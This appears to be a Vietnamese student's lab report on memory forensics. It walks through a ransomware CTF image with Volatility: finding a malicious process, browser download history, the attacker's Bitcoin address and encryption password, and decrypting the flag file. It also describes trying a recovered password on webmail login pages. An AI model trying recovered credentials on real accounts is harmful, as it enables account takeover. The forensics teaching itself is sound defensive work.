0xfffffa801b4a7b30	bittorrentclient.e	2308	2836	15	337	1	1	2018-08-04 19:27:19 UTC+0000	
0xfffffa801b4c9b30	bittorrentclient.e	2624	2836	13	316	1	1	2018-08-04 19:27:21 UTC+0000	
0xfffffa801b5cb740	LunarMS.exe	708	2728	18	346	1	1	2018-08-04 19:27:39 UTC+0000	
0xfffffa80198cc2d0	PresentationFo	724	492	6	148	0	0	2018-08-04 19:27:52 UTC+0000	
0xfffffa801b0b63610	mscorsvw.exe	412	492	7	86	0	1	2018-08-04 19:28:42 UTC+0000	
0xfffffa801a6af9f0	svchost.exe	164	492	12	147	0	0	2018-08-04 19:28:42 UTC+0000	
0xfffffa801a6c2700	mscorsvw.exe	3124	492	7	77	0	0	2018-08-04 19:28:43 UTC+0000	
0xfffffa801a6e4b30	svchost.exe	3196	492	14	352	0	0	2018-08-04 19:28:44 UTC+0000	
0xfffffa801a4e3870	chrome.exe	4076	2728	44	1160	1	0	2018-08-04 19:29:30 UTC+0000	
0xfffffa801a4eab30	chrome.exe	4084	4076	8	86	1	0	2018-08-04 19:29:30 UTC+0000	
0xfffffa801a502b30	chrome.exe	576	4076	2	58	1	0	2018-08-04 19:29:31 UTC+0000	
0xfffffa801a4f7b30	chrome.exe	1808	4076	13	229	1	0	2018-08-04 19:29:32 UTC+0000	
0xfffffa801aa0a0390	chrome.exe	3924	4076	16	228	1	0	2018-08-04 19:29:51 UTC+0000	
0xfffffa801a7f98f0	chrome.exe	2748	4076	15	181	1	0	2018-08-04 19:31:15 UTC+0000	
0xfffffa801b486b30	Rick And Morty	3820	2728	4	185	1	1	2018-08-04 19:32:55 UTC+0000	
0xfffffa801a4c5b30	vmware-tray.ex	3720	3820	8	147	1	1	2018-08-04 19:33:02 UTC+0000	
0xfffffa801b18f060	WebCompanionIn	3880	1484	15	522	0	1	2018-08-04 19:33:07 UTC+0000	
0xfffffa801a635240	chrome.exe	3648	4076	16	207	1	0	2018-08-04 19:33:38 UTC+0000	
0xfffffa801a5ef010	chrome.exe	1796	4076	15	170	1	0	2018-08-04 19:33:41 UTC+0000	
0xfffffa801b08f060	sc.exe	3208	3880	0	—	0	0	2018-08-04 19:33:47 UTC+0000	2018-08-04 19:33:48 UTC+0000
0xfffffa801aeb6890	sc.exe	452	3880	0	—	0	0	2018-08-04 19:33:48 UTC+0000	2018-08-04 19:33:48 UTC+0000
0xfffffa801aa72b30	sc.exe	3504	3880	0	—	0	0	2018-08-04 19:33:48 UTC+0000	2018-08-04 19:33:48 UTC+0000
0xfffffa801ac01600	sc.exe	2028	3880	0	—	0	0	2018-08-04 19:33:49 UTC+0000	2018-08-04 19:34:03 UTC+0000
0xfffffa801aad1060	Lavasoft.WCAss	3496	492	14	473	0	0	2018-08-04 19:33:49 UTC+0000	
0xfffffa801a6268b0	WebCompanion.e	3856	3880	15	386	0	1	2018-08-04 19:34:05 UTC+0000	
0xfffffa801b1fd960	notepad.exe	3304	3132	2	79	1	0	2018-08-04 19:34:10 UTC+0000	
0xfffffa801a572b30	cmd.exe	3916	1428	0	—	0	0	2018-08-04 19:34:22 UTC+0000	2018-08-04 19:34:22 UTC+0000
0xfffffa801a6643d0	conhost.exe	2420	348	0	30	0	0	2018-08-04 19:34:22 UTC+0000	2018-08-04 19:34:22 UTC+0000

- Ở đây có rất nhiều tiến trình, tuy nhiên em chỉ thực hiện tìm kiếm những tiến trình lạ thôi. Xem xét đường dẫn của một số tiến trình lạ, ta thu được:

Lab 1: Memory Forensics

- o Rick And Morty

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem --profile=Win7SP1x64 cmdline -p 3820
Volatility Foundation Volatility Framework 2.6
*****
Rick And Morty pid: 3820
Command line : "C:\Torrents\Rick And Morty season 1 download.exe"
```

- o LunarMS.exe

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem --profile=Win7SP1x64 cmdline -p 708
Volatility Foundation Volatility Framework 2.6
*****
LunarMS.exe pid: 708
Command line : "C:\Nexon\MapleStory\LunarMS.exe"
```

- o vmware-tray.exe

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem --profile=Win7SP1x64 cmdline -p 3720
Volatility Foundation Volatility Framework 2.6
*****
vmware-tray.exe pid: 3720
Command line : "C:\Users\Rick\AppData\Local\Temp\RarSFX0\vmware-tray.exe"
```

⇒ Một file thực thi exe lại nằm trong đường dẫn chứa dữ liệu hệ thống nên khả năng cao đây là malware cần tìm.

Cho biết cách nào để mã độc xâm nhập và nhiễm vào máy tính của người này. Có phải do thói quen cũ?

- Quan sát các tiến trình được liệt kê ở trên thì cũng dễ dàng nhìn thấy rất nhiều tiến trình liên quan đến Chrome và BitTorrent.
BitTorrent là một phần mềm chia sẻ tệp tin qua mạng P2P. Việc phần mềm này chạy có thể tiềm ẩn nguy cơ liên quan đến việc tải xuống hoặc chia sẻ các tệp tin không rõ nguồn gốc.

⇒ Vì vậy có thể mã độc đã lây nhiễm qua đường truyền này.

Xác định mã độc lây lan từ nguồn nào (download ở đâu, link). Phân tích luồng hoạt động sau khi người này download tập tin đó. Mật khẩu của người này ở bước trên có liên quan gì đến luồng chạy này?

- Như trên đã nói, em đoán rằng mã độc bị lây nhiễm qua Internet hay cụ thể hơn là Chrome và BitTorrent, do đó nên chúng ta sẽ tìm kiếm thông qua lịch sử của các browser này. Thông thường các browser đều có file History để lưu trữ dữ liệu mà người dùng đã xem qua.
- Thực hiện tìm kiếm lịch sử.


Lab 1: Memory Forensics

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem --profile=Win7SP1x64 filescan | grep -i 'history'
Volatility Foundation Volatility Framework 2.6
0x000000007d45dcc0    18      1 RW-rw- \Device\HddiskVolume1\Users\Rick\AppData\Local\Google\Chrome\User Data\Default\History
0x000000007d62bdd0    17      1 RW-rw- \Device\HddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\Low\History.IE5\MSHist012018080420
180805\index.dat
0x000000007d6b5c80    18      1 R----- \Device\HddiskVolume1\ProgramData\Microsoft\Windows Defender\Scans\History\CacheManager\MpSfc.bin
0x000000007d6ea820    17      1 RW-rw- \Device\HddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\Low\History.IE5\index.dat
0x000000007d74eb30    1       1 RW-rw- \Device\HddiskVolume1\Users\Rick\AppData\Local\Google\Chrome\User Data\Default\History.IE5\index.dat
0x000000007d7afdd0    1       1 RW-rw- \Device\HddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\Low\History.IE5\MSHist012018080420
180805\index.dat
0x000000007d9b3940    17      1 RW-rw- \Device\HddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007dac7410    33      1 RW-rw- \Device\HddiskVolume1\Users\Rick\AppData\Local\Google\Chrome\User Data\Default\History-journal
0x000000007e1792c0    1       1 RW-rw- \Device\HddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist0120180804201808
05\index.dat
0x000000007e43bd10    16      0 RW-rw- \Device\HddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist0120180804201808
05\index.dat
0x000000007e446f20    1       1 RW-rw- \Device\HddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007e70e520    1       1 RW-rw- \Device\HddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\History.IE5\index.dat
0x000000007e53810     1       0 R--rwd \Device\HddiskVolume1\Users\Rick\AppData\Local\Microsoft\Windows\History\desktop.ini
```

- Lịch sử của chrome nằm ngay dòng đầu tiên với offset là 0x000000007d45dcc0. Dump riêng nó ra.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem --profile=Win7SP1x64 dumpfiles -Q 0x000000007d45dcc0 -D ./
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7d45dcc0 None \Device\HddiskVolume1\Users\Rick\AppData\Local\Google\Chrome\User Data\Default\History
SharedCacheMap 0x7d45dcc0 None \Device\HddiskVolume1\Users\Rick\AppData\Local\Google\Chrome\User Data\Default\History
```

- Thu được 2 file dump



- Mở ra xem thì một file empty và một file có định dạng SQLite version 3

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ file file.None.0xfffffa801a4ec470.vacb
file.None.0xfffffa801a4ec470.vacb: empty
```

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ file file.None.0xfffffa801a5193d0.dat
file.None.0xfffffa801a5193d0.dat: SQLite 3.x database, last written using SQLite v
ersion 3023001, file counter 24, database pages 47, cookie 0x17, schema 4, UTF-8,
version-valid-for 24
```

- Chuyển file về định dạng sqlite để khai thác

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ sqlite3 file.None.0xfffffa801a5193d0.sqlite
SQLite version 3.43.1 2023-09-11 12:01:27
Enter ".help" for usage hints.
sqlite> 
```

- Vào các bảng có trong database này có một bảng tên là downloads, có thể mã độc bị tải xuống ở trong này nên em sẽ thử vào đó xem.

-Lab 1: Memory Forensics

```
[ngoc@ngoc)-[~/Phap_chung/Lab1]
$ sqlite3 file.None.0xffffffffa801a5193d0.sqlite
SQLite version 3.43.1 2023-09-11 12:01:27
Enter ".help" for usage hints.
sqlite> .table
downloads          meta          urls
downloads_slices    segment_usage visit_source
downloads_url_chains segments      visits
keyword_search_terms typed_url_sync_metadata
sqlite> select current_path, site_url from downloads;
C:\Users\Rick\Downloads\BitTorrent.exe|https://bittorrent.com/
C:\Users\Rick\Downloads\MSSetupv83.exe|https://mega.nz/
C:\Users\Rick\Downloads\Lunar Client & WZ.zip|https://mega.nz/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.torrent|https://mail.com/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.torrent|https://mail.com/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.exe.torrent|https://mail.
com/
C:\Users\Rick\Downloads\NDP40-KB2468871-v2-x64.exe|https://microsoft.com/
C:\Users\Rick\Downloads\dotNetFx40_Full_x86_x64.exe|https://microsoft.com/
C:\Users\Rick\Downloads\Rick And Morty season 1 download.exe.torrent|https://mail.
com/
sqlite> ■
```

- ⇒ Trong các đường dẫn này có một file đã xuất hiện ở câu trên là Rick And Morty season 1 download.exe.torrent. Vậy đây có thể là mã độc và đường dẫn tải xuống là <https://mail.com>
 - Thủ tìm kiếm xem mail của người này là gì.

```
└─$ strings Kb05-dp-E81.vmem | grep '@mail.com' | grep 'True'
[{"hashedUasAccountId": "3b5111bbdcfb2e135643a87a37fb6abc", "age": 26, "firstName": "Rick", "sex": "MALE", "zipcode": "", "country": "IL", "city": " ", "email": "RickoPicko@mail.com", "locale": "en_US", "userlevel": 0, "activeTheme": "intenseblue", "region": "IL", "ua": {"platform": "Windows", "browser": "Chrome", "version": "68.0"}, "deviceclass": "desktop"}]
rickopicko@mail.com <rickopicko@mail.com>
usernamerickypinky@mail.com rickypinky@mail.com[`]
usernamerickopicko@mail.com rickopicko@mail.com[`]
usernamerickypinky@mail.com
usernamerickopicko@mail.com
usernamerickypinky@mail.com
usernamerickopicko@mail.com
rickopicko@mail.com
*RickoPicko@mail.com

{"hashedUasAccountId": "3b5111bbdcfb2e135643a87a37fb6abc", "age": 26, "firstName": "Rick", "sex": "MALE", "zipcode": "", "country": "IL", "city": " ", "email": "RickoPicko@mail.com", "locale": "en_US", "userlevel": 0, "activeTheme": "intenseblue", "region": "IL", "ua": {"platform": "Windows", "browser": "Chrome", "version": "68.0"}, "deviceclass": "desktop"}]
usernamerickypinky@mail.com rickypinky@mail.com[`]
usernamerickopicko@mail.com rickopicko@mail.com[`]
usernamerickypinky@mail.com
usernamerickopicko@mail.com
usernamerickypinky@mail.com
usernamerickopicko@mail.com
```


- ⇒ Với các tài khoản tìm được như là rickopicko@mail.com, RickoPicko@mail.com em đều thử dùng mật khẩu đã tìm được ở trên là M@il Pr0vid0rs để đăng nhập.

Email address	Password
<input type="text" value="rickopicko@mail.com"/>	<input type="password" value="*****"/>
Log in	

Lab 1: Memory Forensics

Email address	Password	Log in
RickoPicko@mail.com	*****	

⇒ Đều cùng một kết quả



Nhân viên điều tra xác định được mã độc là một ransomware. Tìm địa chỉ ví Bitcoin của kẻ tấn công.

- Theo thông tin thông thường thì các thông báo đòi tiền chuộc sẽ hiện trên desktop. Do đó chúng ta sẽ lướt qua một lượt xem Desktop có những gì.

```
(ngoc@ngoc)[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem --profile=Win7SP1x64 filescan | grep 'Desktop'
Volatility Foundation Volatility Framework 2.6
0x000000007d660500      2      0 -W-r-- \Device\HarddiskVolume1\Users\Rick\Desktop\READ_IT.txt
0x000000007d74c2d0      2      1 R--rwd \Device\HarddiskVolume1\Users\Rick\Desktop
0x000000007d7f98c0      2      1 R--rwd \Device\HarddiskVolume1\Users\Rick\Desktop
0x000000007d864250     16      0 R--rwd \Device\HarddiskVolume1\Users\Public\Desktop\desktop.ini
0x000000007d8a9070     16      0 R--rwd \Device\HarddiskVolume1\Users\Rick\Desktop\desktop.ini
0x000000007d8ac800      2      1 R--rwd \Device\HarddiskVolume1\Users\Public\Desktop
0x000000007d8ac950      2      1 R--rwd \Device\HarddiskVolume1\Users\Public\Desktop
0x000000007e410890     16      0 R--r-- \Device\HarddiskVolume1\Users\Rick\Desktop\Flag.txt
0x000000007e5c52d0      3      0 R--rwd \Device\HarddiskVolume1\Users\Rick\AppData\Roaming\Microsoft\Windows\SendTo\Desktop.ini
0x000000007e77fb60      1      1 R--rw- \Device\HarddiskVolume1\Users\Rick\Desktop
```

- Có 2 file txt đáng ngờ, dump chúng ra và đọc.
 - READ_IT.txt

```
(ngoc@ngoc)[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem --profile=Win7SP1x64 dumpfiles -Q 0x000000007d660500 -D .
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7d660500 None \Device\HarddiskVolume1\Users\Rick\Desktop\READ_IT.txt
2381487

(ngoc@ngoc)[~/Phap_chung/Lab1]
$ cat file.None.0xfffffa801b2def10.dat
Your files have been encrypted.
Read the Program for more information
read program for more information.
```

- Flag.txt

```
(ngoc@ngoc)[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem --profile=Win7SP1x64 dumpfiles -Q 0x000000007e410890 -D .
Volatility Foundation Volatility Framework 2.6
DataSectionObject 0x7e410890 None \Device\HarddiskVolume1\Users\Rick\Desktop\Flag.txt
77073

(ngoc@ngoc)[~/Phap_chung/Lab1]
$ cat file.None.0xfffffa801b0532e0.dat
{♦$V♦\♦♦C(♦♦N♦l1♦♦♦T♦r♦♦♦~♦{gW♦♦♦n>♦G♦
♦♦
```

- ⇒ Có thể xác định Flag.txt là thứ chúng ta cần tìm nhưng nó đã bị mã hóa và hint có được là phải đọc Program, và tất nhiên là mã độc lúc này tìm được.
- Theo hint thì trước tiên em sẽ dump riêng tiến trình vmware_tray.exe thành một file exe riêng.

Lab 1: Memory Forensics

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb05-dp-E81.vmem --profile=Win7SP1x64 memdump -D ./ -p 3720
Volatility Foundation Volatility Framework 2.6
*****
Writing vmware-tray.ex [ 3720] to 3720.dmp
```

- Sau khi có được file thực thi của tiến trình thì em sẽ đọc nó bằng lệnh strings. Sau khi tham khảo thì em biết file được viết bằng little-endian nên trong lệnh strings em sẽ sử dụng flag -e l để đọc.
- Bên cạnh đó, đề bài kêu tìm địa chỉ ví bitcoin nên em thử lọc ra chữ address xem.

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ strings 3720.dmp -e l | grep 'address'
5Cannot use SizeParamIndex for ByRef array parameters.0This object cannot be marshaled as an I
Dispatch.BInternal limitation: method signature is too complex or too large.;Internal limitati
on: structure is too complex or too large.*Array size exceeds addressing limitations.
An exception was caught but handled while releasing a COM interface pointer through Marshal.Re
lease, Marshal.ReleaseComObject or implicitly after the corresponding RuntimeCallableWrapper w
as garbage collected. This is the result of a user refcount error or other problem with a COM
object's Release. Make sure refcounts are managed properly. While these types of exceptions ar
e caught by the CLR, they can still lead to corruption and data loss so if possible the issue
causing the exception should be addressed
Send 0.16 to the address below.
```

- Khi lọc ra thì có dòng “Send 0.16 to the address below”, vậy chúng ta chỉ cần tìm kiếm theo dòng này thì sẽ có địa chỉ ví.

```
3366 Checking Payment.....Please Wait
3367 Please wait
3368 Your Payment has failed, The funs have been sent back to your wallet. Please send it again
3369 Error
3370 1MmpEmebJkqXG8nQv4cjJSmxZQFVmFo63M
3371 Send 0.16 to the address below.
3372 I paid, Now give me back my files.
3373 Form3
```

- ⇒ Địa chỉ ví bitcoin của kẻ xâm nhập là
1MmpEmebJkqXG8nQv4cjJSmxZQFVmFo63M

Tìm mật khẩu mà kẻ tấn công dùng để mã hóa file.

- Cũng dùng dữ liệu lúc này đã đọc ra được, ta sẽ thử tìm mật khẩu ở đây. Để biết được mật khẩu thì trước tiên phải biết username. Em thử tìm username của kẻ tấn công thì phát hiện.

```
28338 TEMP=C:\Windows\SERVIC~2\NETWOR~1\AppData\Local\Temp
28339 TMP=C:\Windows\SERVIC~2\NETWOR~1\AppData\Local\Temp
28340 USERDOMAIN=WORKGROUP
28341 USERNAME=WIN-LO6FAF3DTFE$
28342 USERPROFILE=C:\Windows\ServiceProfiles\NetworkService
```

```
112934 TMP=C:\Users\Rick\AppData\Local\Temp
112935 USERDOMAIN=WIN-LO6FAF3DTFE
112936 USERNAME=Rick
112937 USERPROFILE=C:\Users\Rick
112938 windir=C:\Windows
```

Lab 1: Memory Forensics

- Vậy bây giờ chúng ta sẽ thử tìm kiếm dựa trên 2 cái tên này.
 - o WIN-LO6FAF3DTFE

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
└─$ strings 3720.dmp -e l | grep 'WIN-LO6FAF3DTFE'
COMPUTERNAME=WIN-LO6FAF3DTFE
LOGONSERVER=\WIN-LO6FAF3DTFE
USERDOMAIN=WIN-LO6FAF3DTFE000, Allocated chunks: []
COMPUTERNAME=WIN-LO6FAF3DTFE
LOGONSERVER=\WIN-LO6FAF3DTFE
USERDOMAIN=WIN-LO6FAF3DTFE
COMPUTERNAME=WIN-LO6FAF3DTFEue, True)
LOGONSERVER=\WIN-LO6FAF3DTFE
USERDOMAIN=WIN-LO6FAF3DTFE02 with (True, True, True)
USERDOMAIN=WIN-LO6FAF3DTFE
WIN-LO6FAF3DTFE
WIN-LO6FAF3DTFE
WIN-LO6FAF3DTFE14 min 04 s
WIN-LO6FAF3DTFE
WIN-LO6FAF3DTFE
WIN-LO6FAF3DTFE
\BaseNamedObjects\Global\WIN-LO6FAF3DTFE
```

- o Rick

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
└─$ strings 3720.dmp -e l | grep 'Rick'
C:\Users\RICK\AppData\Local\Temp\RarSFX0\4437.doc
C:\Users\RICK\AppData\Local\Temp\RarSFX0\4438.docx
MyApplication.app,version="1.0.0.0"C:\Users\RICK\AppData\Local\Temp\RarSFX0\vmware-tray.exe
.\Users\RICK\Desktop\b3d202 with (True, True, True)4440.xlsx
C:\Users\RICK4441.ppt
C:\Users\RICK4442.pptx
.C:\Users\RICK\AppData\Local\Temp\RarSFX0\vmware-tray.exe4443.odt
APPDATA=C:\Users\RICK\AppData\Roaming4444.jpg
HOMEPATH=\Users\RICK4445.png
LOCALAPPDATA=C:\Users\RICK\AppData\Local4446.csv
TEMP=C:\Users\RICK\AppData\Local\Temp4447.sql
TMP=C:\Users\RICK\AppData\Local\Temp4448.mdb
USERNAME=RICK4449.sln
USERPROFILE=C:\Users\RICK450.php
C:\Users\RICK\AppData\Local\Temp\RarSFX0\4451.htm
C:\Users\RICK\AppData\Local\Temp\RarSFX0;C:\Windows\system32;C:\Windows\system;C:\Windows..\;C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem;C:\Windows\System32\WindowsPowerShell\v1.0\452.htm
```

- o Cả 2 đều cho rất nhiều kết quả, vậy thử kết hợp cả 2 xem sao

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
└─$ strings 3720.dmp -e l | grep 'WIN-LO6FAF3DTFE-Rick'
WIN-LO6FAF3DTFE-Rick aDOBofVYUNVNmp7
```


⇒ Kết hợp cả 2 lại ta có ngay kết quả.
 ⇒ Vậy username là WIN-LO6FAF3DTFE-Rick và password là aDOBofVYUNVNmp7

Trích xuất mật khẩu từ bộ nhớ, xem khả năng dùng mật khẩu này để giải mã file (do ransomware mã hóa)


Sau khi thực hiện dump file chứa flag bị mã hoá, nhóm em chọn tool HxD để phân tích tiếp file nhận được sau khi dump

Có thể thấy trong file này có rất nhiều padding vô nghĩa (00...00). Do đó nhóm em sẽ bỏ bớt các padding này và chỉ giữ lại data có ý nghĩa

Lab 1: Memory Forensics



Nội dung flag sau khi bị mã hoá



Để đọc được flag, chúng em tiếp tục dùng tool HiddenTearDecrypter để dịch ngược với password mà kẻ tấn công đã dùng để mã hoá file


Vì tool này nhận file đầu vào (file cần mã hoá) ở dạng .locked nên nhóm em sẽ convert file chứa flag thành định dạng .locked

(để đọc được flag dưới dạng văn bản thì nhóm em cũng chuyển nó thành file .txt)

Share	View	Backup Tools					
> This PC > Documents		Name	Date	Type	Size	Tags	
		hidden-tear-decrypter (1)	28/09/2024 22:30	Application	217 KB		
		file.None.0xfffffa801b0532e0.dat	28/09/2024 22:36	DAT File	1 KB		
		file.None.0xfffffa801b0532e0.txt	28/09/2024 22:37	LOCKED File	1 KB		

Sử dụng tool để giải mã file đã bị mã hoá (.locked) với password đã tìm được ở yêu cầu trước đó

Lab 1: Memory Forensics



Kết quả sau khi giải mã file

hidden-tear-decrypter (1)	28/09/2024 22:30	Application	217 KB	
file.None.0xfffffa801b0532e0	28/09/2024 22:36	DAT File	1 KB	
file.None.0xfffffa801b0532e0	28/09/2024 22:39	Text Document	1 KB	

file.None.0xfffffa801b0532e0 - Notepad
File Edit Format View Help
CTF{Im_Th@_B3S7_Rick_0f_Th3m_411}

=> Tìm thấy flag: CTF{Im_Th@_B3S7_Rick_0f_Th3m_411}

F. CTF

Nhóm em thực hiện các challenge trên **MemLabs**. MemLabs là một bộ thử thách CTF (Capture The Flag) giáo dục, mang tính chất nhập môn, được thiết kế để khuyến khích sinh viên, các nhà nghiên cứu bảo mật, và những người chơi CTF bắt đầu với lĩnh vực Phân tích Pháp y Bộ nhớ (Memory Forensics).

Link challenge: <https://github.com/stuxnet999/MemLabs>

1. Lab 00

Đề bài: Người bạn của tôi, John, là một nhà hoạt động "môi trường" và là một người nhân đạo. Anh ấy ghét tư tưởng của Thanos trong phim Avengers: Infinity War. Anh ấy kém trong lập trình và thường sử dụng quá nhiều biến khi viết bất kỳ chương trình nào. Một ngày nọ, John đã đưa cho tôi một bản dump bộ nhớ và nhờ tôi tìm hiểu anh ấy đã làm gì trong khi lấy dump. Bạn có thể giúp tôi tìm ra không?

Tài nguyên: MemoryDump_Lab0.raw

- Kiểm tra thông tin của file dump như thường lệ bằng plugin imageinfo

Lab 1: Memory Forensics

```
(ngoc@ngoc)[~/Phap_chung/Lab1]
$ vol -f MemoryDump_Lab0.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug : Determining profile based on KDBG search ...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86
